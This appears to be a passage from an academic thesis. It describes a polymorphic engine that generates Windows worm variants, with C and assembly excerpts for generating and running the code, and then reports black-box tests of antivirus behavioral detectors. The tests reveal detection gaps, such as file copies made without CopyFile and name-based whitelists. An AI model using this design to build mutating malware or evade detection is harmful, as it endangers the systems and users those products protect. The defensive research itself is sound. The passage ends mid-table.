After formalization, this section now addresses the technical feasibility of functional mutations with the development of a functional polymorphic engine called the *FHM Engine*, standing for *Functional High-level Mutations Engine*. According to the formalization, functional polymorphism requires two levels of description to achieve the mutations. A first high-level description language is required to describe the functioning of the code and guarantee its preservation along the mutations. In the current specifications, the *FHM Engine* relies on the behavioral language whose syntax and semantic are specified in Chapter 3. A second low-level description corresponding to the set of instructions is then required for the generated executable code. The *FHM Engine* relies on blocks of assembly instructions. Inside the engine, the mutations are performed on the high-level description to be reflected on the generated low-level descriptions. The whole architecture of the engine and the articulations between the two levels of descriptions are described in the coming sections.

5.3.1 Engine architecture and project

The functional polymorphism engine is divided between two components respectively responsible for the random derivation and the translation as pictured in Figure 5.2. Each of these components is then divided between different modules whose generic features are described below. The overall architecture of the prototype and the junction of the different modules is described in Figure 5.3.




FIGURE 5.3 - ARCHITECTURE OF THE FHM ENGINE. This schematic description of the architecture reveals the connexions between the modules of the prototype.

Behavior expanser: The behavior expanser is part of the derivation component. This module embeds the syntactic rules of the behavior language inside a probabilistic automaton in order to build a random derivation tree. During derivation, it calls on the semantic generator services to annotate the tree with attribute values.

Semantic generator: This generator is responsible for creating a valuation of the semantic attributes associated to the different production rules. The generator embeds the semantic equations to guarantee the coherence of the valuation.

Code builder: The code builder is the entry point of the translation component. This module reads the derivation tree and its semantic annotations in order to build the corresponding executable code. It uses the basic building blocks supplied by the instruction set in order to build the malware body, these blocks being updated according to the semantic attributes.

Instruction set: The instruction set defines the meta-structures of instructions corresponding to basic generic operations: arithmetic operations, control related operations, parameter passing and returns of system calls.

The engine prototype has been implemented in *C* and the basic building blocks for code generation are written in assembly encoded into hexadecimal. The current version of the engine only supports *Windows* because the generated code uses specific *Windows APIs*. It currently supports four different behaviors used in Peer-to-Peer/Mail Worms: duplication, propagation, residency and overinfection test whose specifications are given in Chapter 3. The global size of the compiled code is about 40 KBytes and uses less than thirty basic building blocks, from 4 to 80 bytes in size. Starting from these blocks, the engine is able to build hundreds of basic derivations only by modifying the syntax and the types of the semantic objects. The number of variants is even greater and reach thousands if we consider the differences in terms of object location or attributes.

The engine must be fed with a global template of the malware. The template is the leading thread of random derivation; its purpose is to determine the articulation of the different behaviors inside the malware body. The start symbols of the behavior grammars are used as basic blocks for its construction. The template is written in a format similar to *XML* where the start symbols constitute the markups. The example for the generic Peer-to-Peer/Mail Worm is provided in Figure 5.4, with additional tags to customize the behaviors. According to the template, the expanser will generate a syntactic derivation tree satisfying the behavior grammars. This derivation tree is then fed into the code builder to build the executable code. The implementation of the different modules involved in these two processes are described in the coming sections.

```
<Overinfection>
    <marker= "marker_name"\ >
< \Overinfection>
<Duplication>
    <target= "target_name"\ >
< \Duplication>
<Residency>
< \Residency>
<Propagation>
    <carrier= "lure_name"\ >
< \Propagation>
<Payload>
< \Payload>
```

FIGURE 5.4 - STRUCTURE OF A PEER-TO-PEER/MAIL WORM. This template describes the articulation between the worm behaviors. Using dedicated tags, certain behavior parameters can be specified, such as the name of the duplication target.

5.3.2 Implementation: syntactic expansion

The first level of mutation is achieved by a random derivation of the grammar syntax. Derivation is performed by the behavior expanser which replaces the usual parser employed in compilers for verification. The structure of its source code is quite similar to the one of a grammar parser. However, instead of choosing the following production rules according to the current symbol under the parsing head, the expanser randomly selects the production rules between the available options at each step. Upstream, an entry function dispatches the successive derivations starting from the start symbols recovered inside the markups of the template. From a start symbol, the expanser generates a valid derivation tree inside the possibility space, by random application of the production rules.

In fact, each production rule corresponds to a given expansion function in the source code. Expansion functions may be of two types, either intermediate or terminal. In Figure 5.5, an extract is given for the intermediate expansion function corresponding to the duplication start symbol; duplication being specified in Section 3.2.2 from Chapter 3. The function first generates identifiers for a new variable to store the viral code during transit, as well as for a new object being the target of the duplication. The next production rule is chosen using a random generator; the control of the derivation is then transmitted to the expansion function corresponding to this rule. The generated variable and object identifiers are then propagated along the intermediate expansion functions through parameters.

```
int DuplicationExpand(FILE * pf_Template){
     unsigned long ul_Var = VARIABLE|i_VariableCnt;
     unsigned long ul_Clone = OBJ_FILE|i_ObjectCnt;
     pf_Derivation = fopen("TempDerivation","wb");
     int ui_Which = RandomGenerator(5);
     switch(ui_Which){
     case 1:
         CreationExpand(pf_Derivation,pf_Template,ul_Clone);
         OpeningExpand(...);
         ReadingExpand(...);
         WritingExpand(...);
         break;
     ...
     case 5:
         OpeningExpand(...);
         TransferExpand(...);
         break;
     }
     i_VariableCnt++;
     i_ObjectCnt++;
}
```

FIGURE 5.5 - EXPANSION FUNCTION FOR DUPLICATION. This expansion function corresponds to a start symbol. It begins by creating unique identifiers for the objects and variables involved in the behavior. A production rule is randomly chosen among the alternative ones and the control is transmitted to the associated expansion functions.

The intermediate derivation functions are responsible for carrying on the derivation. When terminal symbols are reached, a terminal expansion function is called. The terminal function actually writes the lexical units in a specific file storing the derivation tree. In Figure 5.6, a second related extract is given for the expansion function responsible for the creation of the duplication target. As illustrated by the extract, when an object identifier is reached, the real object is initialized by calling the semantic generator which will be addressed in the next section.

```
void CreationExpand(FILE * pf_Derivation, FILE * pf_Template, unsigned long ul_Obj1){
    unsigned long ul_Unit;
    //Expanding the rule
    ul_Unit = COM_CREA;
    fwrite(&ul_Unit,1,4,pf_Derivation);
    fwrite(&ul_Obj1,1,4,pf_Derivation);
    //Creating permanent object
    CreateObject(ul_Obj1, pf_Template, 1, 0);
    //Resume expanding the rule
    ul_Unit = L_END;
    fwrite(&ul_Unit,1,4,pf_Derivation);
}
```

FIGURE 5.6 - EXPANSION FUNCTION FOR OBJECT CREATION. This expansion function corresponds to terminal symbols. The produced symbols are written down in the derivation file where the tree is built. Whenever an object identifier is reached during derivation, the semantic generator is then called for the attribute valuation.

5.3.3 Implementation: semantic expansion

The second level of mutation is achieved by the semantic generator through the generation of semantic attributes satisfying the attribute equation system. These attributes annotate the derivation tree resulting from the syntactic expansion. They are particularly important since they may impact the choice of the rewriting rule for the translation of a given terminal symbol. It is easy to understand that several primitives are at our disposal to translate a given grammar unit. For example, object creation can be performed by different system calls depending on its type and its nature, whether the object is a file or a registry key. By affecting a type and the right attributes to an object, the set of possible translation rules is reduced to a singleton. According to Chapter 3, attributes are constrained by semantic rules which are used for object binding, typing and characterization. In the prototype, these different purposes have been integrated as follows:

Object binding: Binding is not subject to mutation since it is constrained by our behavior grammar. Object binding is done by affecting identifier attributes to permanent objects. These identifiers are generated once and for all at the beginning of derivation. For this, the engine uses the unique identifiers generated by the starting expansion functions previously presented.

Object typing: The second step in annotation is performed by associating types to the different objects. The engine supports four main types: the permanent objects, the communicating objects, the boot objects and the self-reference. These types are refined according to the object nature, mainly file pointers, file handles, registry key handles and sockets. In our polymorphic context, type and nature affectation is performed randomly between a range of coherent values. Types are finally stored besides the identifier by a simple OR operation.

Object characterization: This last step, present in the language description but absent in simple compilation, has been specifically added. Characterization randomly affects additional characteristics to object. These characteristics are used as parameters to update the instructions blocks. These characteristics are stored in tables of object entries like the one described in Figure 5.7. Similar tables are defined for variables as in Figure 5.8 without requiring the same number of attributes. Accesses to the table entries are indexed by the identifiers, entry 0 being reserved to the self-reference which is a unique object. To remove the type stored along the identifier, a simple AND operation is performed with a specific mask. Inside the tables, each entry provides several pieces of information:
- Access characterization constrains the permitted flow as unilateral or bilateral, whether reading or writing modes are authorized. It is particularly important in cases like the self-reference since running programs can only be accessed in reading mode.

- Localization determines the location of objects inside the system. It can be a simple path for a file, an IP address and a port for a socket, or a subtree for registry keys.
- Specific attributes can define additional properties. These properties may vary according to the object type and subtype. A file, for example, can be hidden, compressed, encrypted or tagged as OS related according to the facilities offered by the file system.

```
struct OBJ_ENTRY pst_ObjList[TABLESIZE];

struct OBJ_ENTRY{
     unsigned long ulIdentifier;
     unsigned long pObjectHandle;
     char pcName[MAX_PATH];
     char pcLocation[MAX_PATH];
     unsigned int uiType;
     char pcAccess[4];
     unsigned long ulAttribute;
};
```

FIGURE 5.7 - OBJECT SEMANTIC STRUCTURES. This structure stores the different semantic annotations generated for objects, in order to build the executable code.

```
struct VAR_ENTRY pst_VarList[TABLESIZE];

struct VAR_ENTRY{
     unsigned long id;
     unsigned long size;
     unsigned long value; //Pointer to a buffer[size]
};
```

FIGURE 5.8 - VARIABLE STRUCTURES. This structure stores the memory location of the different variables as well as their size in memory for code generation.

5.3.4 Implementation: code generation

Code generation is triggered every time an annotated derivation tree has been successfully built. As shown in Figure 5.9, the generated code is built in a newly allocated memory space with execution rights. A global pointer allows the navigation inside the allocated space and code generation is then achieved by copying the right instruction blocks at the location given by this pointer.

```
pv_AllocatedSpace = VirtualAlloc(NULL,600,MEM_COMMIT,PAGE_EXECUTE_READWRITE);
pv_CurrentPosition = pv_AllocatedSpace;
// Code generation
...
// Transfers control to the generated code
__asm{
     jmp pv_AllocatedSpace
};
```

FIGURE 5.9 - EXECUTABLE MEMORY ALLOCATION. Executable memory is first allocated and its address is stored before defining a new pointer for navigation. Once the generation completed, the program jumps to the address of the allocated memory. The control is transfered to the malware variant and the actual execution begins.

Instruction blocks must be defined for each basic action associated to a terminal symbol of the derivation tree. The number of required instruction blocks is even greater since several blocks may correspond to a single terminal symbol when objects are involved. The choice between equivalent

blocks is determined by the types and natures of these objects. The extract from Figure 5.10 describes an example of object creation for the registry key nature. Equivalent creation blocks have been defined similarly for file pointers and file handles. Inside the source code, these blocks are written as tables of hexadecimals corresponding to assembly code. In order to be updated with the semantic properties, the instructions requiring addresses, either for objects, variables, function call or jumps, are reserved with 1-bit values. About thirty blocks have been provided inside the engine for operations on object (creation, opening, data sending and receiving), for space allocation or for conditional jumps.

```
static unsigned char InstOpenObjPerm3[34] = {
     0x68, 0xFF, 0xFF, 0xFF, 0xFF,              // push @KeyHandle
     0x68, 0x3F, 0x00, 0x0F, 0x00,              // push F003F (All Accesses)
     0x6A, 0x00,                                // push 0
     0x68, 0xFF, 0xFF, 0xFF, 0xFF,              // push @KeyName
     0x68, 0xFF, 0xFF, 0xFF, 0xFF,              // push [@KeyLocation]
     0xFF, 0x15, 0xFF, 0xFF, 0xFF, 0xFF,        // call ds:ImportTable[60] ;RegOpenKeyExA
     0x3E, 0xA1, 0xFF, 0xFF, 0xFF, 0xFF,        // mov eax, [@KeyHandle]
}
```

FIGURE 5.10 - CREATION OF A PERMANENT OBJECT: REGISTRY KEY. This instruction block defines, in hexadecimal, the assembly code required to create a registry key. Some space is reserved for addresses which are resolved later on.

An important point must be raised with respect to variables and objects. During normal compilation, the addresses are usually resolved during the linking process. But dynamic construction of the code in memory introduces addressing problems because of a reversed situation with respect to usual compilation. In effect, the address of the generated code is no longer fixed in memory but unpredictable, whereas variable and object addresses are referenced in static tables as those from the Figure 5.7 and 5.8. The generated code must thus be partially relocatable.

```
int BuildOpenObjPermInstructions(unsigned long ul_ObjUnit){
     unsigned long address; int i_Res;
     switch(pst_ObjList[ul_ObjUnit& ID_ONLY].type){
     ...
     case 3:
          memcpy(pv_CurrentPosition,InstOpenObjPerm3,34);
          // Writing address of the handle
          address = (long)&(pst_ObjList[ul_ObjUnit&ID_ONLY].p_obj);
          memcpy((void *)((long)pv_CurrentPosition+1),&address,4);
          memcpy((void *)((long)pv_CurrentPosition+30),&address,4);
          //Writing address of the object name
          address = (long)&(pst_ObjList[ul_ObjUnit&ID_ONLY].name);
          memcpy((void *)((long)pv_CurrentPosition+13),&address,4);
          //Writing address of the key location
          address = *((long*)pst_ObjList[ul_ObjUnit&ID_ONLY].access);
          memcpy((void *)((long)pv_CurrentPosition+18),&address,4);
          //Writing import table address for RegCreateKeyExA
          address = (long) &ImportTable[72];
          memcpy((void *)((long)pv_CurrentPosition+24),&address,4);
          ((long)pv_CurrentPosition)+=34;
          return 34;
     }
     return 0;
}
```

FIGURE 5.11 - PATCHING INSTRUCTIONS. The building function copies the related instruction block in executable memory. Instructions are then patched with the addresses recovered from the different static tables and the indexes passed in parameters.

To address the localization problem, objects and variables are accessed through an additional layer of indirection. Looking back at the example in Figure 5.10, this indirection is concretely introduced by replacing the original instruction `push KeyLocation` by the indirect instruction `push [@KeyLocation]`. A particular exception is constituted by strings that are already addresses. Still in the example, `push @KeyLocation` can be used without requiring dereferencement. A linking process is finally integrated to code generation in order to solve the multiple addresses introduced by the indirection and the import of *Windows APIs*. Inside the source code, building functions are responsible for patching the instruction blocks with the right addresses, recovered respectively from the variables, objects and import tables. A building function is shown in Figure 5.11.

5.4 Potential use cases

In this chapter, the concept of automated functional mutations has been introduced, both from the theoretical and the operational perspectives. Functional polymorphic engines, as they were defined, are simply the automation of what most malware writers actually do, that is to say, to take a known strain and slightly modify their functionalities to avoid detection. This work did not intend to make their task easier. In practice, an important amount of work remains to be achieved before offensive malware can be obtained from the engine. The fact is that these developments were motivated by their possible applications for security researchers and experts.

5.4.1 Use case in software protection

It is not really surprising that, the techniques for software protection and the techniques used in malware to mutate and thwart analysis, are strongly linked. The purpose is basically the same. Malware writers often use these techniques to slow down the analysis process which is led by experts in order to extract a signature or information to identify the threat. The only difference lies in the time available to analyze the code between a hacker and an expert overwhelmed by thousands of variants.

With respect to software protection, functional polymorphism provides interesting features. The non-determinism introduced in the dynamic code generation plays against the analyst to clearly understand the code functioning. In fact, the level of protection offered by the engine is theoretically proven by the provided results on entropy and detection complexity. In practice, the implications of functional polymorphism are twofold:

Static analysis: Functional polymorphism satisfies an important principle in anti-tampering protection that is the dependence between the control flow and the data flow [234]. The Control Flow Graph (CFG) of the executed code is only written down during execution and its construction directly depends on the randomly chosen annotated derivation tree. As a consequence, even by running an emulator, a hacker can only recover a single instance of the generated code among the potential variants. Besides, trying to address the analysis of the engine itself, the hacker will be confronted to an important amount of alternative execution paths in the derivation and translation modules. The number of branching is actually proportional to the entropy previously calculated.

Dynamic analysis: Once again, the code is only written during execution and it weights heavily on dynamic analysis and the location breakpoints. Independently of the execution level of the debugger (ring 0 or ring 3), the hacker does not know exactly where the code will be built in memory until the allocation. Moreover, the code will be different from an execution to an other, meaning that the predicted location of the breakpoint may correspond to a wrong address, possibly unaligned with the assembly code.

Limitations: In practice, the main drawback of functional polymorphism is the introduction of an original overload, explained by the code generation. Consequently, functional polymorphic generation should be restricted to limited critical portions of code, but sufficiently important to offer enough possible variations.
With respect to the security guarantees, the security of the polymorphism relies on the difficulty to establish a correspondence between the original point of the derivation (the start symbol) and the purpose of the generated code. This correspondence is hard to tell because of the numerous intermediate functions implicated in derivation. However, some analysis techniques such as forced branching could help to establish this correspondence. Just like any other software protection technique, functional polymorphism has its weaknesses and should be combined with complementary anti-tampering techniques, such as dynamic integrity checking [132] or anti-debug techniques.

5.4.2 Use case in the assessment of antiviral products

The assessment of antiviral products has always been a tricky problem. In [103], a first methodology has been provided to assess behavioral detectors by confronting them to unknown malware generated from known strains. Originally, tested variants were manually generated beforehand. On the contrary, functional polymorphic engines can simulate the automated generation of unknown malware using known malicious techniques. These engines thus perfectly fit in such procedures as it will be shown in the next chapter.

A similar problem is the assessment of malware phylogenies. Assessing the construction of a phylogenetic tree requires beforehand knowledge of the real heredity between the different malware samples. Once again, the generation of a whole malware family is required. Current assessment procedures generate the families from available codes sources, using compilation directives to activate/deactivate functionality blocks in the generated variants [125]. The variant generation could thus benefit from a richer and more complete automation, brought by functional polymorphism.

Chapter 6

Assessment of behavioral detectors

Contents

Antivirus products are important software security components and should be thus be evaluated according to standard requirements. Although dedicated organizations, like the Anti-Malware Testing Standards Organization (AMTSO[1]), start to establish an assessment standard; most of the current assessment procedures simply confront detectors to known malware thereby solely assessing the coverage of detection by scanning [15, 18]. As a matter of fact, assessing antiviral products is still an open problem offering interesting research perspectives. In 2006, a more complete evaluation procedure has been put forward relying on Common Criteria (CC) and the available Protection Profiles (PP) [142]. The interest was to include, in the scope of the assessment, configuration-related and organizational aspects such as the reactivity of the product editor. Specific evaluation procedures have additionally been provided to address more technical issues such as the signature resistance to mutations and manual modifications [63, 95] or the efficiency of remediation [195]. With respect to behavioral detectors, the procedure of assessment becomes even more problematic since it must address the detector efficiency against unknown threats.

Since reverse engineering is not an option and is illegal in most countries, there is no other evaluation approach than black-box analysis. Functional mutations perfectly fit in a black-box context; they can address the coverage of behavioral detectors by enumeration of behavioral variants achieving the same functionalities through different instantiations. The methodology was originally introduced in [103] with a manual simulation of mutations which was quite prohibitive. Thanks to the results from the previous chapter, the procedure has been revised in Section 6.1 with a fully automated generation process as published in [140]. The evaluation procedure has

[1] `http://www.amtso.org/`

been operationally deployed for real product assessment in the context of different publications and contracts [33, 100, 102]. To guarantee the reproducibility of the tests, the platform we have used is described in Section 6.2 and parts of the obtained results are recalled in Section 6.3.

6.1 Assessment methodology

Modern antivirus products often combine signature scanning with other detection techniques. Most of these products now support resident protections where on access scanning is often followed by behavioral detection during execution. The first prerequisite of the method is thus to decouple the two detection methods, otherwise scanning would hinder the evaluation by acting preemptively and stopping the execution of the behavioral engine before any action. In most cases, there is no simple facilities supplied such as a case to tick in order to independently deactivate the engines. The only way round is to make sure that all test inputs of the black-box procedure are not referenced in the database containing the binary signatures. One could object that thwarting the procedure may be very easy by establishing such a signature for the functional polymorphic engine, its core being invariant. However, this engine has not been developed to become an operational tool to create viable attacks. This prototype has been implemented for research and testing purposes. The application of syntactic mutation techniques to the core of the engine could obviously address the problem.

The provided methodology is in fact a generalization for behavioral detectors of the methodology used for scanning by E. Filiol in [95]. By adopting a black-box approach, the only degree of freedom left to the procedure lies in a variation of the tested samples. Instead of varying binary patterns and recording whether the product successfully detects the sample, malicious behaviors are individually modified to check whether the product still detects the behavioral variant or not. Unfortunately, because behaviors are constituted of complete function blocks, behavioral modifications are much more complex to produce. Since behavioral detection is working dynamically, all the resulting variants must be viable for execution while offering consistent functionalities. Up until now, the variant generation was only manual starting from known malware whose source code was available [103]. As a consequence, the coverage of the tests was limited. And this is where functional polymorphism offers interesting services. In effect, functional polymorphic engines convey a generic semantic model and translate it towards random instantiations. The perspective of detection is the reversed principle: the behavioral detector collects a given execution trace, interprets it, and compares it to the behavioral signatures contained in its database. The problems of completeness and accuracy are often observed in these signatures. The adoption of the attacker's point of view eases the automated enumeration of the significant behavioral variants to check for the coverage of the signatures. By construction, the engines guarantee that all generated variants are viable malware, offering consistent functionalities. Functional polymorphic engines thus constitute valuable tools to generate the required inputs for the test procedure, just like metamorphic mutations can be used to assess the resilience of signature-based detection [63]. Since functional polymorphic engines mutate behaviors individually, the analysis of the results identifies their detected implementations among the potential ones. Interpreting these results in terms of satisfiability enables the reconstruction of a Boolean formulae corresponding to the detection scheme introduced in Definition 7 from Chapter 5.

6.2 Requirements for the test platform

The test procedure starts with the development of the prototype and, using on-demand scan, the verification that no syntactic signature exists for it. A platform is then required to observe the

execution of the malware variants in an environment protected by the antivirus product to be tested. For this, we have chosen to use a virtual machine for two reasons: the first is to prevent any infection of the real machine to occur, and the second is the capability to reset the platform into a clean state in case the malware variants are not detected. The global architecture of the test platform is represented in Figure 6.1 and described in details below:

Guest Machine: *Qemu* [11] emulates the virtual environment. *Windows XP SP2* has then been installed and configured as a personal computer: additional services usually hijacked by malware have been installed such as a mail client and a peer-to-peer client. In addition, an ISP account has been configured with different account information like the associated SMTP server for example. Once the installation achieved, the disk image has been duplicated into clean copies, to receive the different antivirus products and the polymorphic engine itself. From there, the tests consist in executing several times the engine and recording the reaction of the antivirus product. Most of the time this reaction is not written down in a log but displayed as a screen alert requiring human supervision. These tests are conducted inside the virtual machine running in snapshot mode to restart it after each infection.

Host Machine: A tap has been installed between the host machine and the guest machine in order to establish a virtual network communication between them. In parallel of the guest machine, a fake SMTP server is running on the host, listening on port 25, dumping the received SMTP packets and responding with the correct acknowledgements. The host file of the guest OS had been previously rewritten in order to route all the traffic of the different servers towards the tap.




FIGURE 6.1 - EVALUATION PLATFORM. The different resources and services running on the platform are pictured, either on the host or inside the guest operating system.

6.3 Assessment deployment

The test platform is fully operational and has been deployed to assess different antivirus products whose results are given in the coming subsections. Please keep in mind that the results are not given for a survey of the antivirus market but only to validate the procedure [33, 100, 102]. We intended to propose an efficient evaluation methodology that should help anyone who is charge of evaluate and deploy security products. The intention is not to uselessly criticize one or more products but to recover, from the evaluation results, interesting information to measure the coverage of the behavioral engine but also to understand the detection scheme, in other words, the instantiated detection technique behind. Note that this information is never provided by the antivirus vendors, in any documentation. In several cases, the evaluation procedure has permitted to successfully distinguish different techniques of behavioral detection such as behavioral blockers, heuristic engines

or state automata [137]. Three products were selected to be presented here, because their results illustrate cases where this detection scheme has been recovered. The results concerning the other tested products have been moved to Appendix E.

6.3.1 Evaluation results for Product A

Product A (2008)[1] Editor: X	
Number of executions	Detection rate (%): Real-time file system protection
500	71 Probably unknown new Heur_PE virus (14%)

TABLE 6.1 - DETECTION RESULTS FOR PRODUCT A. Product is configured to run resident protection with activated detection of potentially unwanted applications.

According to the results shown in Table 6.1, Product A[2] seems to use heuristics for behavior monitoring as the labels of the detected variants suggest. These variants are all detected through their attempts to replicate. By crossing these results with the properties of these variants, the only common point they share is their derivation from a specific production rule: duplication based on direct transfer. This particular derivation is translated using the `CopyFile` API call to copy the malicious code. The other duplication attempts using the standard `ReadFile` and `WriteFile` primitives are not detected. This interpretation does not seem inconsistent with our result: on average 20% of the variants should be derived from the direct transfer rule and 14% were detected in practice, independently from the location of the duplication target.

6.3.2 Evaluation results for Product B

Product B (2008)[1] Editor: X					
Number of executions		Non labelled	Generic P2PWorm*	Generic Trojan**	Total
500	Blocking run registering	98(19,6%)	11(2,2%)	26(5,2%)	135(27%)
	Non blocked	300(60%)	42(8,4%)	23(4,6%)	365(73%)
	Total	398(79,6%)	53(10,6%)	49(9,8%)	500(100%)

TABLE 6.2 - DETECTION RESULTS FOR PRODUCT B. Descriptions: (*) "attempting to copy towards a network resource" - (**) "registering its copy on the system"

Product B[1], whose results are given in the Table 6.2, combines two different methods of behavioral detection: behavioral blocking for registry monitoring and global activity monitoring. Behavioral blocking is preemptive and thus the first engine to detect the different variants. The tests have resulted in 27% of detection which, after verification, covers all the variants registering themselves under a `run registry key`. This detection rate is consistent with the probability of one in three to choose this method of residency. If all attempts have been detected, however, no correlation is done with other actions of the engine, or with the other detection method either. The final decision is left to the user. To follow the process, we have by default accepted the operation in order to keep on with the detection process.

[2]Products have been anonymized because the terms concerning black-box evaluation in the license contracts are often unclear. The product is not to be used in automatic, semi-automatic or manual tools designed to create virus signatures, or virus detectors.

The second detection pass relies on activity monitoring and appears to be independent from the behavioral blocker and its decisions. The monitoring engine correlates a certain number of actions (file creations, file or registry modifications...) to support its decision. Two generic threats are detected but with a relatively low rate according to the results of the Table 6.2: generic P2P Worms and generic Trojans with about 10% each. No common patterns could be found to help understanding the detection scheme supporting the decision. In addition, contrary to P2P shared directories, no monitoring seems to be deployed over mail activity in order to detect its suspicious use for propagation, even for those labeled as Trojans.

6.3.3 Evaluation results for Product C

Product C (2008)[1] Editor: X		
Monitored behaviors		
β_d="copy an executable file to a sensitive area" β_p="copy to an area of your computer that shares files with others" β_m="connect Internet in a suspicious manner to send out mail" β_l="copy to multiple locations" β_r="attempt to register itself in your Windows system startup"		
Number of executions	Detected behaviors	Detection rate
500	$\{\}$	$44(8,8\%)$
	$\{\beta_m\}$	$80(16\%)$
	$\{\beta_d, \beta_l\}$	$16(3,2\%)$
	$\{\beta_p, \beta_l\}$	$140(28\%)$
	$\{\beta_m, \beta_l\}$	$16(3,2\%)$
	$\{\beta_m, \beta_r\}$	$32(6,4\%)$
	$\{\beta_d, \beta_p, \beta_l\}$	$68(13,6\%)$
	$\{\beta_d, \beta_m, \beta_l\}$	$20(4\%)$
	$\{\beta_p, \beta_l, \beta_r\}$	$48(9,6\%)$
	$\{\beta_d, \beta_p, \beta_l, \beta_r\}$	$28(5,6\%)$
	$\{\beta_d, \beta_m, \beta_l, \beta_r\}$	$8(1,6\%)$

TABLE 6.3 - DETECTION RESULTS FOR PRODUCT C. No configuration required.

Product C[1] also relies on action monitoring but contrary to product B which searches for a global generic behavior (P2P-Worms, Viruses, Trojans...), Product C looks for individual fine-grained suspicious behaviors as described in Table 6.3. For each detected behavior, the user is warned and asked for a decision: by default we have accepted all operations in order to continue the detection process. For this reason, the results have been gathered according to the different behavior combinations. In practice, no correlation is done between these behaviors which would help to identify generic threats in case of repeated erroneous decisions from the user.

At first glance, the results are quite promising with an excellent coverage. Only duplication seems to be problematic (28% of detection for β_d whereas it is present in 100% of the variants). This can be explained by the fact that only sensitive areas are monitored, that is to say the system directories. A second explanation, which is also valid for propagation through P2P shared directories, is that copy attempts are detected through calls to `CopyFile`. As in the case of Product A, the use of different read and write primitives, for example those provided by C libraries and not those provided by Windows, can bypass the detection. On the other hand, every attempt to propagate through mail has been detected without exception. With regards to residency, all attempts to register under a run registry key have also been detected but none of the other techniques.

This product offers the best coverage, even though the ideal case would be the detection of the four behaviors at every execution (Mail variants: $\{\beta_d, \beta_m, \beta_l, \beta_r\}$ and P2P variants: $\{\beta_d, \beta_p, \beta_l, \beta_r\}$). Some additional tests, run in the next section, will be interesting to check that these good results do not result in an exacerbated false positive rate.

6.3.4 Evaluation of the behavioral automata

It would be inappropriate to evaluate different products, without evaluating the behavioral detection automata introduced in the Chapter 4. The results of the evaluation are given in Table 6.4. In comparison with the tested products, the provided detection rates are promising. However, the importance of these results should be mitigated because of a bias in the procedure. In effect, the behavioral automata and the functional polymorphic engine work on the exact same behavioral descriptions, meaning that the result of the detection is only a matter of data collection. This observation is confirmed by the fact that undetected propagations are all mail-based, where the data flow is lost during *base64 encoding*.

Behavioral Automata (2009) Editor: ESIEA/Orange Labs		
Monitored behaviors		
β_d="duplication (direct copy, single read/wite, interleaved read/wite)" β_p="propagation (direct copy, single read/wite, interleaved read/wite)" β_r="residency" β_o="overinfection test"		
Executions	Behaviors	Detection rate
30	β_d	100%(27%/40%/33%)
	β_p	57%(00%/57%/00%)
	β_r	100%
	β_o	0%

TABLE 6.4 - DETECTION RESULTS FOR THE BEHAVIORAL AUTOMATA. The evaluation has been run offline by analyzing collected traces of API calls. The only behaviors considered were those implemented inside the mutation engine.

6.3.5 Evolution in behavioral detection

These test results denote an evolution in tested products from the first evaluation we had conducted three years ago [103]. In the former evaluation, we had come to the conclusion that either behavioral detection was unused by antivirus products or behavioral detection was severely hindered by its correlation with signature scanning. This situation no longer seems to be common practice. The tests have shown a real deployment of behavioral detection even if some progress needs to be achieved with regards to the behavioral signatures and models.

Another global observation put forward by this test procedure is the diversity, from a product to another, in the deployed techniques of behavioral detection. No single detection solution has really superseded the others. This observation is also relevant with regards to the behavioral models: the behavioral models can be either global by defining generic classes of malware, or fine-grained with individual behavior descriptions (duplication, residency, mail propagation, P2P propagation). This can be explained by the fact that behavioral detection is still a recent and active research field producing new results every year.

Globally, finer-grained behavior models exhibit the best results; however like we said previously, these results must be confronted with the resulting false positive rates. To complement the procedure, we have selected a set of programs whose activity could raise some suspicions and submitted them to the tested products. A list of these programs as well as the obtained results are gathered in Table 6.5. A first observation is that individual behavior models suffer from greater rates of false positives ($\beta_{fp_1}, \beta_{fp_4}, \beta_{fp_6}$) as a drawback of their good detection rate. To cope with these false positives, Product C seems to use white-listing as a solution for known legitimate programs (β_{fp_6}). This white-list being established according to the executable names, it can obviously be easily bypassed. On the contrary, the number of false positives is almost null for the products

using global behavioral models. In fact, the raised alerts are no real false positives. For example, *KaZaA* is well known to contain an incalculable number of bundled Spyware and Adware (β_{fp_7}). During the installation of antiviral products, the deployed monitoring techniques are identical to the hooking and stealth techniques used in malware ($\beta_{fp_2}, \beta_{fp_3}, \beta_{fp_4}$). The main point with global approaches, in addition to their low detection rates, is their naive approach of detection which often proves too generic in application. They hinder legitimate usages as much as malicious ones: radically blocking SMTP port is a trivial example (β_{fp_5}).

Program	Use Context	Product A	Product B	Product C
Explorer	Run			β_{fp_1}
Patch DNS(KB945553)	Install			
AV product	Install		β_{fp_2},β_{fp_3}	β_{fp_4}
Office XP	Install			
	Run			
Telnet	Run	β_{fp_5}		
mIRC	Install			
	Run			β_{fp_6}
Skype	Install			
	Run			
FtpExpert3	Install			
	Run			
KaZaA	Install	β_{fp_7}	β_{fp_7}	
	Run			

False positives

β_{fp_1}="attempting execution of instructions from an unauthorized area" (launching executables from the explorer in miniature view)
β_{fp_2}="suspicious driver installation to get overall access to the system"
